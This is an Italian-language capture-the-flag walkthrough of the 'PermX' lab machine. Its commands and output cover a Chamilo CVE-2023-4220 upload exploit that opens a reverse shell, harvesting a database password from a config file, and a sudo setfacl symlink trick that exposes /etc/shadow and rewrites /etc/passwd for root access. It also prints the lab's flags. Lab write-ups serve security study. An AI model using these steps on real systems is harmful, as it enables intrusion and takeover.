permx.htb


Tcp port 80

Scansione nmap

80/tcp open http Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://permx.htb
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Aggiungiamo l'host a sudo nano /etc/hosts

Analisi web



Request Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 11 Aug 2024 14:57:51 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Sat, 20 Jan 2024 14:59:26 GMT
ETag: "39a1-60f61d7bd0f80-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 14753
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

possibilità di lista utenti dal contenuto della web app

Enumerazione risorse:
gobuster dir -u http://permx.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,txt

Risultato:
http://permx.htb/lib/waypoints/links.php

Enumerazione SubDomains


wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -H "Host: FUZZ.permx.htb" --hc=302 http://permx.htb

www
lms


Aggiungiamo l'host a sudo nano /etc/hosts

```
#3.220.36.37 64d50a3c475aa5703f2e
10.10.11.23 permx.htb
10.10.11.23 lms.permx.htb
```

Troviamo l'applicazione Chamilo



Ricerca exploit pubblici



Esecuzione exploit

```
└$ ./CVE-2023-4220.sh -f pr.php -h http://lms.permx.htb -p 4444
-e
The file has successfully been uploaded.

-e #    Use This leter For Interactive TTY ;)
#    python3 -c 'import pty;pty.spawn("/bin/bash")'
#    export TERM=xterm
#    CTRL + Z
#    stty raw -echo; fg
-e
# Starting Reverse Shell On Port 4444 . . . . . .
-e
listening on [any] 4444 ...
connect to [10.10.14.105] from (UNKNOWN) [10.10.11.23] 37448
Linux permx 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x8
6_64 x86_64 x86_64 GNU/Linux
 19:04:17 up  3:34,  0 users,  load average: 0.54, 0.26, 0.16
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

Otteniamo RCE

Lateral Movement

Enumerazione locale

```
www-data@permx:/var/www/html$ ss -tulnp
ss -tulnp
Netid State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
udp   UNCONN 0      0      127.0.0.53%lo:53       0.0.0.0:*
udp   UNCONN 0      0            0.0.0.0:68       0.0.0.0:*
tcp   LISTEN 0      80         127.0.0.1:3306     0.0.0.0:*
tcp   LISTEN 0      128          0.0.0.0:22       0.0.0.0:*
tcp   LISTEN 0      4096   127.0.0.53%lo:53       0.0.0.0:*
tcp   LISTEN 0      511                *:80             *:*
tcp   LISTEN 0      128             [::]:22          [::]:*
www-data@permx:/var/www/html$ 
```

```
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mtz:x:1000:1000:mtz:/home/mtz:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
```

Ricerca di credenziali

Where is the Chamilo config file?

You can find the config directory in (chamilo folder)/app/config. Make it read-only (windows/xwindows: right-click the file to edit the properties.

o grep ricorsivo stringa testo

cat configuration.php

```
// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
:
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```

Movimento laterale su utente mtz

```
su mtz
Password: 03F6lY3uXAP2bkW8

mtz@permx:/var/www/chamilo/app/config$ id
id
uid=1000(mtz) gid=1000(mtz) groups=1000(mtz)
mtz@permx:/var/www/chamilo/app/config$
```

mtz:03F6lY3uXAP2bkW8

Proviamo ad accedere in ssh

ssh mtz@10.10.11.23

mtz@permx:~$ cat user.txt
db90163d5eaa14006c01d37bfc4f913e

Privilege escalation

Analisi sudoers

```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User mtz may run the following commands on permx:
  (ALL : ALL) NOPASSWD: /opt/acl.sh
```

il codice applica al file selezionato i permessi indicati con setfacl. I file devono essere nella cartella /home/mtz e non devono
contenere .. per evitare risalite di path. I permessi devono essere passati come RWX
https://www.geeksforgeeks.org/linux-setfacl-command-with-example/

Source code dello script

```
root@permx:/opt# cat acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
  /usr/bin/echo "Usage: $0 user perm file"
  exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
  /usr/bin/echo "Access denied."
  exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
  /usr/bin/echo "Target must be a file."
  exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```

Usiamo come approccio creare un link simbolico sotto /home/mtz a /etc/shadow o /etc/passwd

mtz@permx:~$ ln -s /etc/shadow

mtz@permx:~$ sudo /opt/acl.sh mtz r /home/mtz/shadow

mtz@permx:~$ cat /etc/shadow
root:yj9T$VEMcaSLaOOvSE3mYgRXRv/$tNXYdTRyCAkwoSHhlyIoCS91clvPEp/hh0r4NTBlmS7:19742:0:99999:7:::
daemon:*:19579:0:99999:7:::
bin:*:19579:0:99999:7:::

boooooooooommmm!!!!

Accesso al file eseguito

aggiungiamo la possibilità di scrivere su passwd e inseriamo un utente per diventare root

https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/

Editing /etc/passwd File for Privilege Escalation

```
1. openssl passwd raj
```

```
┌──(root㉿kali)-[~]
└─# openssl passwd raj
$1$cJo5ZYPP$06zg1KtuJ/CbzTWPneyNH1
```

$1 = indicates that the generated passwd in MD5 hash format.

Now use this salted password for "aarti" user using echo command to put password in etc/passwd.

```
1. echo 'aarti:$1$cJ05ZYPP$06zg1KtuJ/CbzTWPneyNH1:0:0:root:/root:/bin/bash' >> /etc/passwd
```

Sostituiamo il file passwd

mtz@permx:~$ ln -s /etc/passwd &&
sudo /opt/acl.sh mtz rwx /home/mtz/passwd &&
echo 'root:ghTC5HTjVd/7M:0:0:root:/root:/bin/bash' > /etc/passwd

mtz@permx:~$ su root
Password:

root@permx:/home/mtz# id
uid=0(root) gid=0(root) groups=0(root)

root@permx:~# cat root.txt
75150eee24621b384e9e7678e3d5e709
root@permx:~#

Altre info

file in backup di root (file che potevano essere usati per privesc)

```
root@permx:~/backup# ls -lisa
total 24
352507 4 drwxr-xr-x 2 root root 4096 Jun  5 12:25 .
131075 4 drwx------ 6 root root 4096 Aug 11 15:30 ..
263659 4 -rw-r--r-- 1 root root 1136 Jun  5 12:25 crontab
131107 4 -rw-r--r-- 1 root root 1880 Jun  5 12:20 passwd
131105 4 -rw-r----- 1 root root 1119 Jun  5 12:20 shadow
131111 4 -r--r----- 1 root root 1711 Jun  5 12:20 sudoers
```

File per il reset

```
root@permx:~# cat reset.sh
#!/bin/bash

/usr/bin/cp /root/backup/passwd /etc/passwd
/usr/bin/cp /root/backup/shadow /etc/shadow
/usr/bin/cp /root/backup/sudoers /etc/sudoers
/usr/bin/cp /root/backup/crontab /etc/crontab
/usr/bin/setfacl -b /root/root.txt /etc/passwd /etc/shadow /etc/crontab /etc/sudoers

/usr/bin/find /home/mtz -type l ! -name "user.txt" -mmin -3 -exec rm {} \;
```